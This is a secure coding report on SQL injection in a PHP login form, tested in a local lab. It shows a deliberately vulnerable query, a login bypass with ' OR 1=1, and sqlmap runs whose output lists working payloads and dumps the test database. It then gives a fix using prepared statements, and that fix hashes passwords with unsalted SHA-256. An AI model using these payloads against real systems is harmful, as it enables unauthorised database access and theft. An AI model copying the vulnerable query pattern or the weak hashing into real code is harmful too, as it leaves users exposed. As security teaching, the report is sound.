SECURE CODING

Prepared By:

Mohammad Omar Allaham

2023 - 2024

Table of Contents

Introduction

In today's digital landscape, web application security is paramount, and developers bear a significant responsibility for maintaining high levels of security. One of the most prevalent and dangerous vulnerabilities is SQL Injection (SQLi), which can compromise data integrity, confidentiality, and availability. This report delves into the intricacies of SQL Injection, exploring how malicious actors exploit this vulnerability to gain unauthorized access to databases and manipulate data. By demonstrating both insecure and secure coding practices, this report aims to highlight the ease with which SQL Injection can be exploited and the importance of implementing robust security measures.

Using tools such as Burp Suite and SQLmap, we conducted thorough testing on two versions of a PHP web application, one intentionally left vulnerable and the other fortified against SQL Injection attacks. This approach contrasts the potential risks and the effectiveness of secure coding practices. The findings and methodologies outlined in this report underscore the critical role developers play in safeguarding applications against SQL Injection, emphasizing that secure coding is not merely a best practice but a fundamental obligation in the development process.

Code Review

- The provided PHP files collectively form the core functionality of the website. They manage user interactions, database connections, account creation, and user authentication. Each script is critical in ensuring seamless user experience, secure data management, and robust authentication mechanisms.
- Let's focus on the following piece of code from the "login.php" file which is responsible for verifying the credentials entered by the user against the stored data in the database and initiates a session upon successful login.

```
if(isset($_POST['login'])){
   $username = $_POST['username'];
   $password = $_POST['password'];
  if($pdo->query("SELECT * FROM account WHERE username='$username' AND password='$password'")->rowCount()==1){

      $_SESSION['signed_in']=true;
      header("Location:client.php");

   }

   else{
      echo "<br><p style='color:red;'>Wrong Credentials</p><br>";}
   }
```


- We notice that the 4th line is responsible for validating user input with those available in the database, but the parameters are passed manually by nesting the variable in the query using the single quote " ' ". This query will produce a query like this for the following inputs:

  username: "omar"

  password: "omar"

  query: "SELECT * FROM account WHERE username='omar' AND password='omar';"

- This query is correct in terms of SQL, but it is vulnerable to malicious inputs like the popular " ' OR 1=1 " condition (Boolean-based blind SQL). Here is the result obtained when the following is tried as a username:



- As shown above, an attempt to manually bypass the login was successful even by keeping the password field empty (this is due to the lack of control attributes on the HTML input tag).
- Moreover, this is not the only risk, this threat might cause more damage where it is possible with some methods and penetration testing tools to extract all the data from the database, and even it's possible for attackers to gain full access to the server and on the database.

- Now, we will demonstrate an attack scenario based on this threat with the help of tools like Burpsuite and SQLmap.
- Consider the following request POST request which is sent from the host machine when an attempt to login is triggered:

```
POST /login.php HTTP/1.1
Host: 192.168.1.13:3000
Content-Length: 37
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.13:3000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.13:3000/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:  PHPSESSID=0dc66lucaoe97180jekh1en0ms
Connection: close

username=omar&password=admin&login=OKS
```

- Here is the results of using sqlmap to identify possible vulnerabilities that may result in unauthorized access to the website using the request above as an input:

```
┌──(Omar㉿kali)-[~/Desktop/Pentesting]
└─$ sqlmap -r post_request -p username

        ___
       __H__
 ___ ___[()]_____ ___ ___  {1.8.7.2#dev}
|_ -| . [)]     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program

[*] starting @ 18:03:09 /2024-07-28/

[18:03:09] [INFO] parsing HTTP request from 'post_request'
[18:03:10] [INFO] resuming back-end DBMS 'mysql'
[18:03:10] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.1.13:3000/client.php'. Do you want to
follow? [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL
comment)
    Payload: username=omar%' OR NOT 8856=8856#&password=omars&login=OK

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (GTID_SUBSET)
    Payload: username=omar%' AND GTID_SUBSET(CONCAT(0x7171707a71,(SELECT
(ELT(1943=1943,1))),0x7176766a71),1943) AND
'XoKO%'='XoKO&password=omars&login=OK

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: username=omar%';SELECT SLEEP(5)#&password=omars&login=OK

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)
    Payload: username=omar%' OR SLEEP(5)#&password=omars&login=OK
---
[18:03:17] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.4
back-end DBMS: MySQL >= 5.6
[18:03:17] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/192.168.1.13'
```

```
[*] ending @ 18:03:17 /2024-07-28/


┌──(Omar㉿kali)-[~/Desktop/Pentesting]
└─$ sqlmap -r post_request -p username
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.7.2#dev}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program

[*] starting @ 18:03:28 /2024-07-28/

[18:03:28] [INFO] parsing HTTP request from 'post_request'
[18:03:29] [INFO] resuming back-end DBMS 'mysql'
[18:03:29] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.1.13:3000/client.php'. Do you want to
follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST
data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL
comment)
    Payload: username=omar%' OR NOT 8856=8856#&password=omars&login=OK

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (GTID_SUBSET)
    Payload: username=omar%' AND GTID_SUBSET(CONCAT(0x7171707a71,(SELECT
(ELT(1943=1943,1))),0x7176766a71),1943) AND
'XoKO%'='XoKO&password=omars&login=OK

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: username=omar%';SELECT SLEEP(5)#&password=omars&login=OK

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)
    Payload: username=omar%' OR SLEEP(5)#&password=omars&login=OK
---
[18:03:39] [INFO] the back-end DBMS is MySQL
```

```
web application technology: PHP 8.2.4
back-end DBMS: MySQL >= 5.6
[18:03:39] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/192.168.1.13'

[*] ending @ 18:03:39 /2024-07-28/
```

- As shown above, we were able to determine the used technologies (PHP & MySQL), and more importantly we were able to find out possible exploits that may allow us to break into the database.

- Now, the results below show what we were able to gain by applying payloads that the system is vulnerable to :

```
┌──(Omar㉿kali)-[~/Desktop/Pentesting]
└─$ sqlmap -r post_request -p username --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.7.2#dev}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program

[*] starting @ 13:34:09 /2024-07-27/

[13:34:09] [INFO] parsing HTTP request from 'post_request'
[13:34:10] [INFO] resuming back-end DBMS 'mysql'
[13:34:10] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.1.13:3000/client.php'. Do you want to
follow? [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL
comment)
    Payload: username=omar%' OR NOT 8856=8856#&password=omars&login=OK

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (GTID_SUBSET)
```

```
    Payload: username=omar%' AND GTID_SUBSET(CONCAT(0x7171707a71,(SELECT
(ELT(1943=1943,1))),0x7176766a71),1943) AND
'XoKO%'='XoKO&password=omars&login=OK

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: username=omar%';SELECT SLEEP(5)#&password=omars&login=OK

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)
    Payload: username=omar%' OR SLEEP(5)#&password=omars&login=OK
---
[13:34:15] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.4
back-end DBMS: MySQL >= 5.6
[13:34:15] [WARNING] missing database parameter. sqlmap is going to use the
current database to enumerate table(s) entries
[13:34:15] [INFO] fetching current database
[13:34:17] [INFO] retrieved: 'test_schema'
[13:34:17] [INFO] fetching tables for database: 'test_schema'
[13:34:22] [INFO] retrieved: 'account'
[13:34:22] [INFO] fetching columns for table 'account' in database
'test_schema'
[13:34:26] [INFO] retrieved: 'id'
[13:34:28] [INFO] retrieved: 'int'
[13:34:30] [INFO] retrieved: 'username'
[13:34:32] [INFO] retrieved: 'varchar(45)'
[13:34:34] [INFO] retrieved: 'password'
[13:34:36] [INFO] retrieved: 'varchar(45)'
[13:34:36] [INFO] fetching entries for table 'account' in database
'test_schema'
[13:34:38] [WARNING] the SQL query provided does not return any output
[13:34:38] [WARNING] in case of continuous data retrieval problems you are
advised to try a switch '--no-cast' or switch '--hex'
[13:34:38] [INFO] fetching number of entries for table 'account' in database
'test_schema'
[13:34:38] [WARNING] running in a single-thread mode. Please consider usage of
option '--threads' for faster data retrieval
[13:34:38] [INFO] retrieved: 1
[13:34:50] [INFO] retrieved: 1
[13:35:08] [INFO] retrieved: omar
[13:36:07] [INFO] retrieved: omar
Database: test_schema
Table: account
[1 entry]
+----+----------+----------+
| id | password | username |
+----+----------+----------+
| 1  | omar     | omar     |
+----+----------+----------+
```

```
[13:37:04] [INFO] table 'test_schema.`account`' dumped to CSV file
'/home/kali/.local/share/sqlmap/output/192.168.1.13/dump/test_schema/account.c
sv'
[13:37:04] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/192.168.1.13'

[*] ending @ 13:37:04 /2024-07-27/
```

- As shown above, we were able to determine the schema name, the available table with full details regarding its columns and also we obtained the available entries in this table which means that we have full access to log in with any account easily.

Recommendations And Improvements

To enhance the security of the website and mitigate the risks associated with SQL injection and other vulnerabilities, the following recommendations and improvements should be implemented:

1. **Hash Passwords Before Storage**: Ensure that passwords are hashed before storing them in the database. This adds layer of security, making it significantly harder for attackers to predict or decipher passwords even in the event of a data breach.
2. **Isolate Database Interactions**: Centralize all database interactions in a single file or class, and create a static instance for usage. Define secure methods for database operations and use these methods consistently throughout the application to ensure secure database interactions.
3. **Enforce Database Constraints**: Apply database constraints to limit potential attacks and reduce the risk of network mapping tools exploiting the database. Constraints such as max_questions and others, depending on the database engine used, should be carefully configured.
4. **Control HTML Input**: Add attributes to HTML input tags to control the type and length of user input, preventing overflow attacks. Attributes such as minlength, maxlength, and required help ensure that inputs are within acceptable limits and format, reducing the risk of receiving malformed or malicious data.
5. **Use Prepared Statements**: Always use prepared statements when executing SQL queries. This approach helps prevent SQL injection scenarios by separating SQL logic from data, ensuring that user inputs are treated as data rather than executable code.
6. **Sanitize and Filter User Input**: Sanitize and filter all user inputs before storing or displaying them. Use predefined functions, regular expressions, and other techniques to ensure that inputs conform to expected formats and do not contain malicious code.

Implementing these recommendations will significantly enhance the security posture of the website, safeguarding it against common vulnerabilities and ensuring a safer user experience.

Optimized Version

In this section, we focus on presenting the optimized version of the login functionality. This version includes several enhancements to address the security vulnerabilities identified in the initial code. By implementing best practices such as input validation, prepared statements, and proper error handling, the optimized code aims to provide a secure and robust login mechanism.

Optimized 'login.php' Code

Below is a detailed look at the optimized 'login.php' piece of code which is responsible for the database interaction:

```
if(isset($_POST['login'])){
    $username = $_POST['username'];
    $password = hash('sha256',$_POST['password']);
    $sql = "SELECT * FROM account_secure WHERE username=:username AND password=:password;";
    $res=$pdo->prepare($sql);
    $res->bindValue(":username",$username);
    $res->bindValue(":password",$password);
    $res->execute();
    if($res->rowCount()==1){
        $row=$res->fetch(PDO::FETCH_ASSOC);
        $account['id']=$row['id'];
        $account['username']=$row['username'];
        $_SESSION['signed_in']=true;
         header("Location:client.php");


    }

    else{
        echo "<br><p style='color:red;'>Wrong Credentials</p><br>";
    }


}
```

As shown above, prepared statements are used to request the data from the database and the password is stored in a hash format in the database table.

Security Tests And Results


To ensure the optimized login.php code is secure, we conducted several tests using tools like Burp Suite and SQLmap (The same tests applied on the previous version).

Boolean-Based SQL Injection (‘ OR 1=1)

The below picture demonstrates the results of a login attempt with the following credentials (the ‘*’ indicates that the field is required) :

username *: “ ‘OR 1=1 -- - “

password *: “ admin ”



As shown above, the attempt to log using the OR 1=1 condition failed which detects that the prepared statements were able to process the query in a secure manner which prevents any injection of this kind.

Automated Tests (SQLmap and Burpsuite)

Consider the request below which corresponds to a login attempt on the website (intercepted by Burpsuite):

```
POST /secure_version/login.php HTTP/1.1
Host: 192.168.1.13:3000
Content-Length: 37
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.13:3000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.13:3000/secure_version/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=3e5rd15fpl2v2lt7hbpvb69pds
Connection: close

username=omar&password=omars&login=OK
```

Below is the result of vulnerability testing of the website (passing the above request as an input) using sqlmap:

```
┌──(Omar㉿kali)-[~/Desktop/Pentesting]
└─$ sqlmap -r post_secure_request -p username
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.7.2#dev}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 17:56:19 /2024-07-28/

[17:56:19] [INFO] parsing HTTP request from 'post_secure_request'
[17:56:19] [INFO] testing connection to the target URL
[17:56:21] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:56:24] [INFO] testing if the target URL content is stable
[17:56:26] [INFO] target URL content is stable
```

```
[17:56:28] [WARNING] heuristic (basic) test shows that POST parameter 'username'
might not be injectable
[17:56:30] [INFO] testing for SQL injection on POST parameter 'username'
[17:56:30] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:56:40] [INFO] testing 'Boolean-based blind - Parameter replace (original
value)'
[17:56:42] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (EXTRACTVALUE)'
[17:56:52] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:57:02] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or
HAVING clause (IN)'
[17:57:12] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[17:57:22] [INFO] testing 'Generic inline queries'
[17:57:24] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:57:24] [WARNING] time-based comparison requires larger statistical model,
please wait. (done)
[17:57:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:57:43] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE -
comment)'
[17:57:51] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:58:01] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[17:58:11] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[17:58:21] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one
other (potential) technique found. Do you want to reduce the number of requests?
[Y/n] Y
[17:58:46] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[17:59:06] [WARNING] POST parameter 'username' does not seem to be injectable
[17:59:06] [CRITICAL] all tested parameters do not appear to be injectable. Try to
increase values for '--level'/'--risk' options if you wish to perform more tests.
If you suspect that there is some kind of protection mechanism involved (e.g. WAF)
maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or
switch '--random-agent'

[*] ending @ 17:59:06 /2024-07-28/
```

As shown above, the test declares that this web-form cannot be injected which indicates the signature of the modifications to increase the security.

Conclusion

In this report, we explored the critical importance of secure coding practices in web development, particularly focusing on SQL injection vulnerabilities. Through a detailed analysis of a sample web application, we identified potential security flaws and demonstrated how malicious actors could exploit these vulnerabilities using tools like Burp Suite and SQLmap.

We then provided an optimized version of the code, highlighting key improvements and best practices, including input validation, the use of prepared statements, password hashing, and database interaction isolation. These enhancements significantly mitigate the risks associated with SQL injection and other common security threats.

Furthermore, we emphasized the developer's responsibility in maintaining a high level of security in their applications. By incorporating secure coding principles and staying vigilant against emerging threats, developers can protect sensitive data and ensure the integrity and availability of their web applications.

The tests conducted on the optimized version confirmed its resilience against SQL injection attacks, validating the effectiveness of the implemented security measures.

By following the recommendations outlined in this report, developers can enhance the security of their web applications, safeguard user information, and build a robust defense against potential cyber-attacks.